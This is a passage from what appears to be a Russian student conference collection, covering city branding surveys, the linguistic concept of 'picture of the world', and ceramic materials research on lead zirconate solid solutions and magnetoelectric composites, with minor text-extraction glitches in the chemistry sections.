Тем не менее, согласно результатам обоих исследований, Нью-Йорк лидирует как по степени узнаваемости, так и по количеству ассоциаций.

Наименьшее количество ассоциаций среди зарубежных городов вызвал Копенгаген. Наиболее часто встречаемые ассоциации, связанные с данным городом: Дания, Русалочка и Г.Х. Андерсен.

Среди российских городов-брендов абсолютным лидером по количеству ассоциаций является Сочи. Основные ассоциации, связанные у респондентов с данным городом следующие: Олимпиада, море, курорт, отдых. Интересно отметить, что, несмотря на то, что после проведения Олимпийских Игр город стал одним из лучших курортов России для занятия зимними видами спорта, большинство респондентов рассматривают Сочи в качестве города для летнего отдыха.

Наименьшее количество ассоциаций вызвал город Мышкин, который в некоторых источниках отмечается в качестве самого удачного примера брендинга территории в России. Однако, согласно данным проведенного опроса, Мышкин практически не вызывает никаких ассоциаций у респондентов, а многие опрашиваемые впервые слышали о данном городе.

После проведения анализа результатов исследования существующих брендов зарубежных и российских городов можно сделать вывод, что в настоящее время наиболее успешными являются примеры территориального брендинга за рубежом. Наиболее узнаваемым является бренд штата и города Нью-Йорк.

В России данное направление деятельности в настоящее время находится на стадии развития и разработки, однако уже сейчас можно выделить наиболее интересные примеры брендинга городов. Например, в России достаточно успешно реализован проект по созданию и продвижению города Великий Устюг в качестве родины российского Деда Мороза. Другим не менее удачным современным примером создания бренда города, который, согласно результатам проведенного исследования, является также наиболее узнаваемым, можно считать бренд города Сочи, разработанный специально к проведению зимних олимпийских игр.

Литература:

1. Анхольт, С., Хильдрет, Д. Бренд Америка: мать всех брендов / Пер. с англ. – М.: Добрая книга, 2010. – 232 с.
2. Визгалов, Д.В. Брендинг города. – М. : Институт экономики города, 2011. – 160 с.
3. Динни, К. Брендинг территорий. Лучшие мировые практики / Пер. с англ. – М.: Манн, Иванов и Фербер, 2013. – 336 с.
4. <http://www.adme.ru>
5. <http://www.advertology.ru>
6. <http://citybranding.ru>
7. <http://www.sostav.ru>
8. <http://worditout.com>

Картина мира: определение, виды и функции

Ю.Б. Бондаренко

Научный руководитель: Е.А. Покровская, д.филол.н., профессор кафедры русского языка

В последнее время проблема отображения в сознании человека целостной картины мира, фиксируемой языком, стала одной из важнейших проблем когнитивной лингвистики, одной из новых когнитивных наук, объектом исследования которых является природа и сущность познавательной деятельности человека.

Как пишет Б.А. Серебренников, картина мира «запечатлевает в себе определенный образ мира, который никогда не является зеркальным отражением мира». Картина мира – это «определенное видение и конструирование мира в соответствии с логикой миропонимания» [6].

Картина мира воплощается в языке и через язык обнаруживает себя. Лексический состав языка является результатом видения и постижения человеком (народом) мира природы, существующих общественных отношений, человеческой интеллектуальной деятельности.

Языковая картина мира отличается от мира действительности. Причин такого несоответствия, как показывают исследователи, несколько. Одна из них – специфика человеческого организма. Тот факт, что в языковой картине мира представлены, например, свет и цвет объясняется тем, что человеческое зрение их воспринимает, в то время как для него невидимы рентгеновские лучи, и они, соответственно, не отражены в языке. Кроме того, одну и ту же ситуацию разные носители языка описывают по-своему. Наконец, языковая картина мира отличается от мира действительности в силу специфики конкретных культур, стоящих за каждым языком [5].

В настоящее время исследователи выделяют такие виды картин мира, как научную и наивную, усредненную и индивидуальную, а также художественную и концептуальную.

Картина мира – это не только продукт общения человека с миром. Картина мира необходима человеку для его ориентации в мире, она способствует пониманию познаваемого и является необходимым руководством человека в его жизнедеятельности. Исследователи поэтому говорят о двух основных функциях картины мира: «Картина мира имеет две базисные функции — интерпретативную (осуществлять видение мира) и вытекающую из нее регулятивную (служить ориентиром в мире, быть универсальным ориентиром человеческой деятельности)» [4].

Наивная и научная картины мира имеют ряд существенных различий. Знания, получаемые в обыденной жизни, отличаются от научных по природе субъекта (носителями наивной картины мира являются широкие массы людей), по источнику формирования (непосредственная трудовая

деятельность, жизненный опыт), по степени проникновения в сущность явлений, по характеру и способам обобщений, по языку и другим характеристикам [3]. Очевидно, что научная картина мира базируется на очень высокой степени проникновения в те или иные факты и стороны мира, в их сущностные свойства, структуру и т.д. Наивная картина мира формируется совсем не так. Наивное знание базируется не только, а может быть, не столько на стремлении проникнуть в сущность вещи, сколько на способности судить о ней на основе ассоциаций, образных представлений или каком-то видимом его свойстве или черте. Все знания, полученные таким путем, фиксируются в человеческом языке.

Изучение наивной картины мира происходит следующим образом. По свидетельству Ю.Д. Апресяна, ученые пытаются выявить и реконструировать проявляющийся в языке наивный, донаучный взгляд народа на мир в его целостности [1]. Кроме того, изучаются отдельные концепты, характерные для данной лингвокультуры. Это наиболее распространенные в настоящее время исследования.

Усредненная и индивидуальная картины мира отличаются по фактору количества субъектов данной картины мира. Усредненная картина мира всегда предполагает более или менее многочисленную группу людей, выделяемую по какому-либо признаку, например, социальному или профессиональному. Объединение по признаку национальному, этническому выводит исследователей на национальную картину мира. В ней все индивидуальные различия носителей языка сведены к минимуму и имеют значение только общие черты, противопоставленные (или сопоставленные) другой этнической языковой группе [5]. При этом исследователи изучают типичное, абстрагируясь от тех или иных субъективных коннотаций, признаков, которые тот или иной носитель лингвокультуры приписывает тому или иному явлению, познавая его, оценивая и отражая свое собственное знание и свое видение этого явления в речи.

Субъективные коннотации, проявляющиеся в речи, становятся проводником индивидуальной картины мира, которая у определенного носителя языка складывается в результате многочисленных факторов его жизни, воспитания, образования, тех или иных способностей, пристрастий, мировоззрения. Как отмечают лингвисты, индивидуальная картина мира проявляется в самых разных фактах использования общенационального языка. Так, она обуславливает употребление или неупотребление тех или иных слов, устойчивых выражений, суффиксов и других языковых элементов. Кроме того, индивидуальная картина мира проявляется в речевом сознании человека – отношении к тем или иным словам [5].

Индивидуальная картина мира, конечно, не исключает национальную, она опирается на нее, надстраиваясь над ней и что-то корректируя.

Если субъектом индивидуальной картины мира становится художник слова, то говорят об индивидуально-авторской и художественной, или поэтической картинах мира. Поэтическая, или художественная картина мира - это «поэтическая альтернатива миру действительному, физическому, это образ мира, смоделированный сквозь призму сознания художника как результат его духовной активности» [5]. «Своеобразие поэтической картины мира заключается не столько в языковых формах, сколько в избирательности видения художника» [5].

Термины «художественная (поэтическая) картина мира» и «индивидуально-авторская картина мира» целесообразно все же использовать не как синонимы, а связывать их с понятиями о несколько разных, хотя и родственных явлениях.

Художник может выражать свое мировидение не только в своих произведениях, но и в других речевых жанрах, скажем, эпистолярном. По-видимому, те или иные «кванты знания», т.е. концепты, могут и должны отличаться друг от друга в текстах разной природы. Один и тот же концепт может быть представлен по-разному в разных текстах. Термин художественная картина мира должен отражать именно представленность концептов в отдельно взятом художественном тексте. Если речь идет о других текстах писателя, т.е. нехудожественных, то, по-видимому, целесообразнее употреблять термин индивидуально-авторская картина мира. В художественном произведении чаще всего звучит не только голос автора, но и голоса персонажей. Справедливо поэтому замечание О.А. Фещенко: «По существу, в тексте присутствует не одна картина мира, а несколько, складывающихся в некое целое и образующих даже не авторскую, а именно художественную» [7]. Исследователь художественной картины мира должен, следовательно, разобраться в полифонии текста, вычленив взгляды персонажей, их точку зрения, выявить оценку автора этих взглядов. Таков путь постижения художественной картины мира.

Говоря о специфике художественной картины мира, независимо от термина, ее обозначающего, можно отметить, что она есть «часть общеязыковой в той мере, в какой творческое сознание является частью общенародного сознания. Степень совпадения в каждом случае разная и зависит от творческой манеры автора» [2].

«Концептуальная картина мира есть целостный глобальный образ мира, лежащий в основе мировидения человека и являющийся результатом всей духовной деятельности человека. ... Картина мира как глобальный образ мира возникает у человека в ходе всех его контактов с миром. В картине мира сливается субъект и объект, познающий и познаваемое, идеальное и реально существующее» [4].

Литература:

1. Апресян Ю.Д. Образ человека по данным языка: попытка системного описания // Вопросы языкознания. 1995. № 1. С. 37–67.
2. Бутакова Л.О. Проблемы структурирования когнитивной реализации авторского сознания в тексте // Язык. Человек. Картина мира: Материалы Всерос. науч. конф. / [редкол.: Одинцова М. П. (отв. ред.) и др.]. В 2 ч. Ч. 1. Омск: ОмГУ, 2000. С. 51–54.
3. Вичев Д.В., Штофф В.А. Диалектика обыденного и научного сознания // Философские науки. 1980. № 4.
4. Постовалова В.И. Картина мира в жизнедеятельности человека // Роль человеческого фактора в языке: Язык и картина мира / Б.А.Серебренников и др. Отв. ред. Б.А. Серебренников. М.: Наука, 1988.
5. Рожков В.В. Метафорическая художественная картина мира А. и Б. Стругацких (на материале романа «Трудно быть богом»). Автореф. канд. филол. наук. Новосибирск, 2007.
6. Роль человеческого фактора в языке: Язык и картина мира. Б.А.Серебренников и др. Отв. ред. Б.А.Серебренников. М.: Наука, 1988.
7. Фещенко О.А. Концепт ДОМ в художественной картине мира М.И. Цветаевой (на материале прозаических текстов). Дис. канд. филол. наук. Новосибирск, 2005.

Особенности превращений в околomorphicотропных твердых растворах
цирконат-станнат-магнониобат свинца

А.А. Баласанян

Научный руководитель: Э.А. Бикяшев, к.х.н.

Цирконат свинца (PbZrO_3) и твердые растворы на его основе являются объектами пристального внимания исследователей в связи с тем, что они содержат фазы с различным размерным уровнем электрической упорядоченности. Среди них антисегнетоэлектрические фазы с отсутствием электрической поляризации и сегнетоэлектрические фазы с микроскопическими областями спонтанной поляризации. При этом очень важно, что эти фазы способны к взаимным полевым переходам, что открывает перспективы направленного формирования фаз с необходимой структурой и управления этим процессом под воздействием внешнего поля [1].

Целью данной работы является изучение твердых растворов на основе цирконата свинца общей формулой $\text{Pb}_{1-1.5p}\text{La}_p[\text{Zr}_{1-x-y}\text{Sn}_x(\text{Mg}_{1/3}\text{Nb}_{2/3})_y]\text{O}_3$ вблизи АСЭ-СЭ морфотропой границы фаз. На рисунке 1 изображен фрагмент фазовой диаграммы изучаемой системы твердых растворов, точками показаны изучаемые составы.





Рисунок 1. Фрагмент фазовой диаграммы системы: $\text{Pb}_{1-1.5p}\text{La}_p[\text{Zr}_{1-x-y}\text{Sn}_x(\text{Mg}_{1/3}\text{Nb}_{2/3})_y]\text{O}_3$

В качестве исходных компонентов для синтеза твердых растворов на основе цирконата свинца использовались индивидуальные оксиды ZrO_2 , SnO_2 , PbO (марки ч.д.а.) и предварительно синтезированные $\text{La}_2\text{Zr}_2\text{O}_7$ и

MgNb₂O₇

Синтез твёрдых растворов проводили по традиционной твердофазной технологии в два этапа: 1-ый этап обжиг при 800⁰С в течении 4 часов, 2-ой этап обжиг при 900⁰С в течении 3 часов с промежуточной перешихтовкой в этиловом спирте и проведением фазового анализа. Порошки прессовались со связкой (0.2 мл 3%-ного водного раствора поливинилового спирта на 1 г шихты) в цилиндрические образцы. В реакционную смесь добавляли избыток PbO в количестве 2%. Реакции проводили по схеме:



Контроль степени синтеза поведили при помощи рентгенофазового анализа. Спекание выполняли методом горячего прессования, температурные режимы варьировались от 1220 °С/60мин., P = 20МПа в засыпке Al₂O₃.

В процессе измерений свойств полученных керамических образцов одновременно регистрировались изменения относительной диэлектрической проницаемости и изменения линейных размеров образцов в процессе охлаждения. Из рисунка 2 видно, что по мере увеличения содержания ионов олова с одновременным увеличением содержания магнониобата температура Кюри уменьшается с одновременным уменьшением значений относительной диэлектрической проницаемости (для краткости составы изображены по атомному процентному содержанию ионов олова).




Рисунок 2. Температурные зависимости относительной диэлектрической проницаемости.

При исследовании температурных зависимостей относительной диэлектрической проницаемости для образца состава Pb_{0.9925}La_{0.005}[Zr_{0.56}Sn_{0.3}(Mg_{1/3}Nb_{2/3})_{0.140}]₃O₃ при различных напряженностях

сдвигающего электрического напряжения (рисунок 3) видно, что по мере увеличения напряженности электрического поля $\mathcal{E}/\mathcal{E}_0$ растет и достигает максимума при 10кВ/см, а начиная с 15 кВ/см, начинает падать, что согласуется с анализом термопотенциала для АСЭ перехода II-го рода в работе [2] показано, что в присутствии внешнего электрического поля температура максимума диэлектрической проницаемости должна сдвигаться в сторону понижения температур, а абсолютные значения ϵ в максимуме должны несколько увеличиваться, а затем спадать.




Рисунок 3. Температурные зависимости относительной диэлектрической проницаемости для образца состава $\text{Pb}_{0.9925}\text{La}_{0.005}[\text{Zr}_{0.56}\text{Sn}_{0.3}(\text{Mg}_{1/3}\text{Nb}_{2/3})_{0.140}]\text{O}_3$ при различных напряженностях сдвигающего электрического напряжения.

Литература:

1. Смоленский, Г. А. Сегнетоэлектрики и антисегнетоэлектрики [Текст] / Г. А. Смоленский [и др.]. - Л.: Наука. - 1971. - 475 с.
2. Okada, K. Phenomenological theory of antiferroelectric transition. I. second-order transition [Text] / K. Okada // J. Phys. Soc. Jpn. - 1969. - V.27. - P.420-428.

Влияние типа связности и толщины стержней (пластин) на свойства магнитоэлектрических композитов «пьезоэлектрик-феррит»

Бурдина Екатерина

Научный руководитель: Лисневская И.В., к.х.н., доцент

Магнитоэлектрические (МЭ) композиционные материалы – это твердые гетерогенные системы, состоящие из двух активных фаз –

пьезоэлектрической и магнитострикционной. В качестве пьезоэлектрической фазы обычно используются материалы на основе цирконата-титаната свинца, а в качестве магнитострикционной – ферриты со структурой шпинели. При воздействии на такой композит магнитного поля магнитострикционная фаза его деформируется, эти деформации передаются пьезокомпоненту и порождают электрический сигнал. В этом заключается сущность МЭ эффекта, который изучался в настоящей работе.

В литературе широко описаны смесевые и слоистые МЭ композиты, но стержневые композиты практически не изучены, что связано со сложностями в их изготовлении. Эти композиты бывают трех типов связности - 1-3 (стержни ЦТС в матрице феррита), 3-1 (наоборот) и 1-1 (стержни ЦТС и феррита, чередующиеся в шахматном порядке). На кафедре общей и неорганической химии химического факультета ЮФУ разработана технология изготовления таких композитов и исследовано влияние природы пьезоматериала, объемного соотношения фаз и других факторов на свойства МЭ композитов «пьезоэлектрик-феррит» [1-2]. Настоящая работа является продолжением начатых исследований, в ней изучается влияние типа связности и толщины стержней или пластин на свойства стержневых и слоистых композитов с равным объемным соотношением фаз 50 об.% ЦТС36 + 50 об.% $\text{NiCo}_{0.02}\text{Cu}_{0.02}\text{Mn}_{0.1}\text{Fe}_{1.8}\text{O}_{4-\delta}$.




Рисунок 1 – Схема изготовления стержневых композитов

На рис. 1 представлена схема метода изготовления стержневых композитов. Из предварительно синтезированных порошков ЦТС и феррита прессовали прямоугольные блоки, которые спекали на воздухе, режимы спекания представлены на слайде. На пьезокерамику после спекания наносили электроды и поляризовали. Полученные таким образом керамические блоки ЦТС и феррита резали на пластины, которые сошлифовывали до нужной толщины. Толщины пластин рассчитывали таким образом, чтобы суммарная толщина повторяющегося фрагмента пьезоэлектрик-феррит составляла $l=0,4-0,7$ мм. Пьезокерамику резали вдоль полярного направления. Далее пластины ЦТС и феррита чередуя склеивали эпоксидной смолой, затем вновь резали на пластины, которые чередуя склеивали с пластинами ЦТС или феррита нужной толщины. Электроды на композитах получали нанесением серебрясодержащей пасты, изготовленной на основе эпоксидной смолы. На рис. 2 представлены фотографии изготовленных композитов.

В таблице 1 показаны диэлектрические, пьезоэлектрические и МЭ параметры композитов с различными типами связности с толщиной повторяющегося фрагмента 0,7 мм. Согласно




Рисунок 2 – Фотографии композитов с различными типами связности

полученным данным, все перечисленные свойства (диэлектрическая проницаемость, пьезомодуль d_{33} , пьезочувствительность g_{33}) зависят от типа связности. Среди свойств композитов наибольший интерес вызывает коэффициент МЭ преобразования $\Delta E/\Delta H$. Наибольшей величиной $\Delta E/\Delta H$ обладают образцы со связностью 1-1, а у образцов со связностью 3-1 (стержни феррита в матрице ЦТС) его величина существенно ниже, чем у прочих видов композитов. Это можно объяснить эффектом зажатия стержней феррита: при связности 3-1 стержни феррита оказываются зажатыми в матрице ЦТС, что препятствует их механической деформации и, как следствие, возникновению МЭ эффекта.

Таблица 1. Диэлектрические, пьезоэлектрические и МЭ параметры композитов 50 об.% ЦТС36 + 50 об.% $NiCo_{0.02}Cu_{0.02}Mn_{0.1}Fe_{1.8}O_{4-\delta}$ с толщиной повторяющегося фрагмента 0,7 мм

Тип связности	$\epsilon_{33}^T/\epsilon_0$	$d_{33} \cdot 10^{12}$, Кл/Н	$g_{33} \cdot 10^3$, В·м/Н	$\Delta E/\Delta H$, мВ/(см·Э)
2-2	315	95	35	175
1-1	220	80	42	287
1-3	185	70	44	235
3-1	140	95	76	135

Оптимальная напряженность подмагничивающего поля также зависит от типа связности, как это на рис. 3 на примере композитов 3-1 и 1-3 с толщиной повторяющегося фрагмента 0,7 мм.




Рисунок 3 – Зависимость МЭ коэффициента от напряженности подмагничивающего поля для композитов 50 об.% ЦТС36 + 50 об.% $NiCo_{0.02}Cu_{0.02}Mn_{0.1}Fe_{1.8}O_{4-\delta}$ со связностями 3-1 и 1-3

Литература:

1. I. V. Lisnevskaya and T. G. Lupeiko. Inorg. Mater. 2012. V.48. No 4. P.410.
2. I. V. Lisnevskaya, T. G. Lupeiko, and N. G. Lagunova. Inorg. Mater. 2014. V.50. No 7. P.723.

Исследование возможностей использования лантансодержащих манганитов в качестве магнитострикционных компонентов магнитоэлектрических композитов

Дохолян Оксана

Научный руководитель: Лисневская И.В., к.х.н., доцент

Лантансодержащие манганиты $La_{1-x}A_xMnO_3$ (где А – Ва, Рб и другие двухзарядные катионы) имеют ромбоэдрически искаженную структуру перовскита. Они интересны целым рядом свойств, прежде всего, колоссальным магнетосопротивлением, кроме того, они обладают аномально высокой магнитострикцией, примерно на 2 порядка больше, чем у

традиционных магнитоотрицательных ферритов со структурой шпинели. Таким образом, манганиты представляются перспективными материалами для изготовления магнитоэлектрических (МЭ) композитов – твердых гетерогенных систем, состоящих из двух активных фаз, пьезоэлектрической и магнитоотрицательной.

В данной работе изучается возможность использования манганита бария-лантана $\text{La}_{0.7}\text{Ba}_{0.3}\text{MnO}_3$ в качестве магнитоотрицательного компонента МЭ смесевых композитов. В качестве пьезоэлектрического компонента используется титанат бария. Сложность поставленной задачи заключается в том, что оба компонента имеют структуру перовскита, следовательно, возможны процессы сильного взаимного легирования фаз вплоть до полного их растворения друг в друге. Кроме того, манганиты имеют низкое удельное электрическое сопротивление, что снижает эффективность поляризации МЭ керамики, поэтому исследуются прежде всего композиты со связностью 3-0 (зерна манганита в матрице пьезоматериала).

Композиты $(100-x)$ масс. % BaTiO_3 + x масс.% $\text{La}_{0.65}\text{Ba}_{0.35}\text{MnO}_3$ изготовлены тремя способами: 1) Из порошков BaTiO_3 и $\text{La}_{0.65}\text{Ba}_{0.35}\text{MnO}_3$, полученных твердофазным способом при 1000 и 1000°C соответственно, режим спекания МЭ керамики 1300°C, 2 часа; 2) Из порошка BaTiO_3 , полученного золь-гель-методом, и $\text{La}_{0.65}\text{Ba}_{0.35}\text{MnO}_3$, полученного твердофазным способом, режим спекания композитов 1100°C, 2 часа; 3) Из порошка BaTiO_3 , полученного твердофазным способом и тонкоистертого в шаровой мельнице, и $\text{La}_{0.65}\text{Ba}_{0.35}\text{MnO}_3$, полученного твердофазным способом, режим спекания композитов 1100°C, 2 часа.

На рисунке 1 для удобства сравнения представлены дифрактограммы полученных образцов с равным массовым соотношением фаз, изготовленных способами 1-3. Можно видеть, что высокотемпературный обжиг композитов, получаемых способом 1, приводит к полному взаимному растворению компонентов друг в друге, при этом с ростом содержания манганита закономерно уменьшается параметр элементарной ячейки. Кроме того, можно увидеть небольшие по интенсивности дополнительные рефлексы, принадлежащие гексагональному BaTiO_3 . Снижение температуры спекания в случае образцов, изготовленных способами 2-3, приводит к тому, что удается сохранить двухфазность МЭ керамики, однако и здесь параметры элементарных ячеек фаз композита параметры несколько изменяются, что говорит о взаимном легировании фаз. Образцы, изготовленные способом 3, помимо пиков исходных фаз демонстрируют присутствие продуктов их взаимодействия.




Рисунок 1 - Дифрактограммы композитов 50 масс.% BaTiO_3 + 50 масс.% $\text{La}_{0.65}\text{Ba}_{0.35}\text{MnO}_3$, изготовленных способами 1(а), 2 (б) и 3 (в) и чистых компонентов

